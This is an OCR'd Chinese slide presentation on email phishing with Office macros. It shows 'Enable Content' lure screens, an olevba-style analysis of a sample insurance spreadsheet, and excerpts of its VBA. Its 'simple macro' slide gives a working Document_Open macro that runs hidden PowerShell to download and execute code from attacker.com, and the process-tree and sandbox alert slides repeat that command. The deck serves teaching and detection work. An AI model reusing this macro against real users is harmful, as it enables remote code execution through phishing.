

邮件钓鱼之macro

陈栋

Macro钓鱼样例


剪切
复制
格式刷
粘贴
剪贴板
Times New Romar
小四
字体
段落
Document created in earlier version of Microsoft Office Word
To view this content, please click Enable Editing from the yellow bar and then click Enable Content


Macro钓鱼样例


This document was created in a later version of Microsoft Office
Please upgrade or click "Enable Content" to view this document
Loading...
Microsoft Office 2019

Macro钓鱼样例

https://ti.qianxin.com/uploads/2019/05/08/e159233f9b2b714ba1e76e3e1b84deba.pdf

流程



Vba 和 Macro

- Vba（Visual Basic for Applications）

Visual basic语言，依托于office软件而存在，用来扩展windows应用程序的功能

- Macro （宏指令）

由一堆vba代码组成，用来解决重复性的劳动

HW样本

安全警告 宏已被禁用。 启用内容

I25

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
1	平安团体人身险被保险人清单																			
2	投保单位：博[illegible]公司				保单号码：GF[illegible]36									保险期间：2020.09.21-2021.04.18						
3	序号	被保险人姓名	证件类型	证件号码	性别	生日	层级	险种：P1445 保额		险种：P1461 保额		险种：P0512 保额		险种： 保额		保费	职业及职[illegible]	受益人	其他	
4																				
5	1	石[illegible]	[illegible]	[illegible]	[illegible]		1	[illegible]		[illegible]		[illegible]				[illegible]	[illegible]3	法定		
6	2	张[illegible]	[illegible]	[illegible]	[illegible]		1	[illegible]		[illegible]		[illegible]				[illegible]	[illegible]3	法定		
7	3	胡[illegible]	[illegible]	[illegible]	[illegible]		1	[illegible]		[illegible]		[illegible]				[illegible]	[illegible]3	法定		
8	4	潘[illegible]	[illegible]	[illegible]	[illegible]		1	[illegible]		[illegible]		[illegible]				[illegible]	[illegible]3	法定		
9	5	吕[illegible]	[illegible]	[illegible]	[illegible]		1	[illegible]		[illegible]		[illegible]				[illegible]	[illegible]3	法定		
10	6	朱[illegible]	[illegible]	[illegible]	[illegible]		1	[illegible]		[illegible]		[illegible]				[illegible]	[illegible]3	法定		

HW样本

Type	Keyword	Description
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
AutoExec	CommandButton3_Click	Runs when the file is opened and ActiveX objects trigger events
AutoExec	Scroll1Bar1_Change	Runs when the file is opened and ActiveX objects trigger events
Suspicious	Environ	May read system environment variables
Suspicious	write	May write to a file (if combined with Open)
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	MkDir	May create a directory
Suspicious	CreateObject	May create an OLE object
Suspicious	Lib	May run code from a DLL
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)


HW样本

```
Sub Datachk() '校验数据
    On Error Resume Next
    Dim r1, kk, i As Long
    Dim IsEng As Boolean
    Dim Ret, CatWbkNm, C_sfz, dict, d_add, arr, test

    Set dict = CreateObject("scripting.dictionary") '建立字典
    Set d_add = CreateObject("scripting.dictionary") '建立字典
    Set CatWbkNm = Workbooks(Application.ActiveWindow.Caption).Sheets(1)

    r1 = CatWbkNm.Range("A65536").End(x1Up).Row '取最后一行
    test = Timer
```


```
If Not PAGE = 0 And C_row = 1 Then
        Sheets("电子清单模板").Rows("1:49").Copy Destination:=Sheets("电子清单表").Rows(mark *
        Set .HPageBreaks(PAGE).Location = .Rows(mark * PAGE + 1)        '设置分页符
        .Cells(PAGE * mark + 5, 1) = "=$A$5" '单位名称
        .Cells(PAGE * mark + 5, 6) = "=$F$5" '制表日期
        .Cells(PAGE * mark + 6, 8) = "=$H$6" '险种1
        .Cells(PAGE * mark + 6, 10) = "=$J$6" '险种2
        .Cells(PAGE * mark + 6, 12) = "=$L$6" '险种3
        .Cells(PAGE * mark + 6, 14) = "=$N$6" '险种4
        .Cells(PAGE * mark + 5, 19).Value = PAGE + 1    '页码
        .Cells(PAGE * mark + 5, 17) = "=$Q$5" '总共页码
End If
    '险种
    If once = False Then        '只运行一次的代码
    If Not arr(1) = "" Then .Cells(PAGE * mark + 6, 8).Value = "险种：" & arr(1)
    If Not arr(2) = "" Then .Cells(PAGE * mark + 8, 8).Value = arr(2)
    If Not arr(3) = "" Then .Cells(PAGE * mark + 6, 10).Value = "险种：" & arr(3)
    If Not arr(4) = "" Then .Cells(PAGE * mark + 8, 10).Value = arr(4)
    If Not arr(5) = "" Then .Cells(PAGE * mark + 6, 12).Value = "险种：" & arr(5)
    If Not arr(6) = "" Then .Cells(PAGE * mark + 8, 12).Value = arr(6)
    If Not arr(7) = "" Then .Cells(PAGE * mark + 6, 14).Value = "险种：" & arr(7)
    If Not arr(8) = "" Then .Cells(PAGE * mark + 8, 14).Value = arr(8)
    If Not arr(9) = "" Then .Cells(PAGE * mark + 8, 16).Value = arr(9)
    If Not arr(10) = "" Then .Cells(PAGE * mark + 8, 17).Value = arr(10)
    If Not arr(11) = "" Then .Cells(PAGE * mark + 8, 18).Value = arr(11)
    .Cells(PAGE * mark + 5, 6).Value = "制表日期：" & CatWbkNm.Cells(1, 13).Value    '制表日期
```

```
On Error Resume Next
Set CatWbk = Workbooks(Application.ActiveWindow.Caption)
Dim arr() As String, text As String, Ver As String, NC As Long
Dim VerOK As Integer
VerOK = vbYes
Path = Environ("appdata") & "\Cat\config.ini"
'------------
MkDir (Environ("appdata") & "\Cat")
If Not Dir(Path) = "" Then
    '读取ini
    text = String(255, 0)
    NC = GetPrivateProfileString("ASSISTANT", "text", "Default", text, 255, Path
    If NC <> 0 Then text = Left$(text, NC)

    Ver = String(255, 0)
    NC = GetPrivateProfileString("ASSISTANT", "Version", "Default", Ver, 255, Pa
    If NC <> 0 Then Ver = Left$(Ver, NC)
Else
    CatWbk.Sheets(1).Label12.Caption = "首次运行，请先添加方案。"
End If
If Not Ver = Sheet4.Label1.Caption Then VerOK = MsgBox("发现旧版本方案数据" & Ve
If VerOK = vbYes Then
```

简单的macro


Microsoft Visual Basic for Applications - 11 - [ThisDocument (代码)]
文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 调试(D) 运行(R) 工具(T) 外接程序(A) 窗口(W) 帮助(H)
行 11，列 1
工程 - Project
Normal
Project (11)
Microsoft Word 对象
ThisDocument
引用
(通用)
Private Sub Document_Open()
Call evil
End Sub
Sub evil()
Set shell_object = CreateObject("WScript.Shell")
shell_object.Run "powershell.exe -NoLogo iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxxx'))", 0
End Sub

进程树


Process Explorer - Sysinternals: www.sysinternals.com [WIN-JQVD7QFFPQ0\test7]
File Options View Process Find Users Help
Process CPU Private B... Working Set PID Description Company Name
msdtc.exe < 0.01 6,388 K 3,076 K 2536 Microsoft 分布式事务处... Microsoft Corporation
svchost.exe 5,572 K 21,860 K 4092 Windows 服务主进程 Microsoft Corporation
sppsvc.exe 2,784 K 5,440 K 1816 Microsoft 软件保护平台... Microsoft Corporation
ManagementAgentHos... 0.01 5,260 K 6,144 K 768
SearchIndexer.exe < 0.01 42,056 K 28,544 K 3444 Microsoft Windows Sea... Microsoft Corporation
SearchProtocolHo... < 0.01 3,432 K 9,496 K 3672
SearchFilterHost... 3,864 K 10,136 K 3760
taskhost.exe 0.01 7,876 K 7,408 K 3264 Windows 任务的主机进程 Microsoft Corporation
taskhost.exe 6,944 K 10,404 K 5492
OSPPSVC.EXE 3,532 K 11,156 K 6108
lsass.exe 0.06 6,440 K 7,912 K 652 Local Security Author... Microsoft Corporation
lsm.exe < 0.01 2,780 K 2,424 K 664
winlogon.exe 3,340 K 2,156 K 596
explorer.exe 0.03 41,164 K 72,156 K 3260 Windows 资源管理器 Microsoft Corporation
vmtoolsd.exe 0.03 15,684 K 16,048 K 3936 VMware Tools Core Ser... VMware, Inc.
PtSessionAgent.exe 3,324 K 4,752 K 2456 Platinum user session... Trend Micro Inc.
iexplore.exe < 0.01 13,292 K 16,244 K 2504 Internet Explorer Microsoft Corporation
iexplore.exe 0.02 159,316 K 118,436 K 2700 Internet Explorer Microsoft Corporation
iexplore.exe 21,160 K 15,768 K 1776 Internet Explorer Microsoft Corporation
procexp64.exe 0.36 29,512 K 45,952 K 5192 Sysinternals Process ... Sysinternals - www....
Snipaste.exe < 0.01 11,564 K 32,736 K 3244 Snipaste Le Liu
WINWORD.EXE 0.46 90,444 K 113,288 K 3408 Microsoft Word Microsoft Corporation
powershell.exe < 0.01 35,644 K 38,052 K 4592 Windows PowerShell Microsoft Corporation
firefox.exe < 0.01 208,124 K 369,992 K 4120 Firefox Mozilla Corporation
firefox.exe
firefox.exe
firefox.exe
firefox.exe
firefox.exe
Command Line:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoLogo iex ((New-Object Net.WebClient).Do
wnloadString('http://attacker.com/xxxxx'))
Path:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

可疑的父子进程

系统敏感操作 **可疑的父进程创建了脚本进程**

ATT&CK ID: T1059 (在 MITRE ATT&CK™ 矩阵中的显示)

value:	Attempts to bypass execution policy
option:	-ep bypass

value:	Attempts to bypass execution policy
option:	-ep bypass

创建一个或多个可疑进程

parent_process:	winword.exe
martian_process:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep bypass iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxx'))

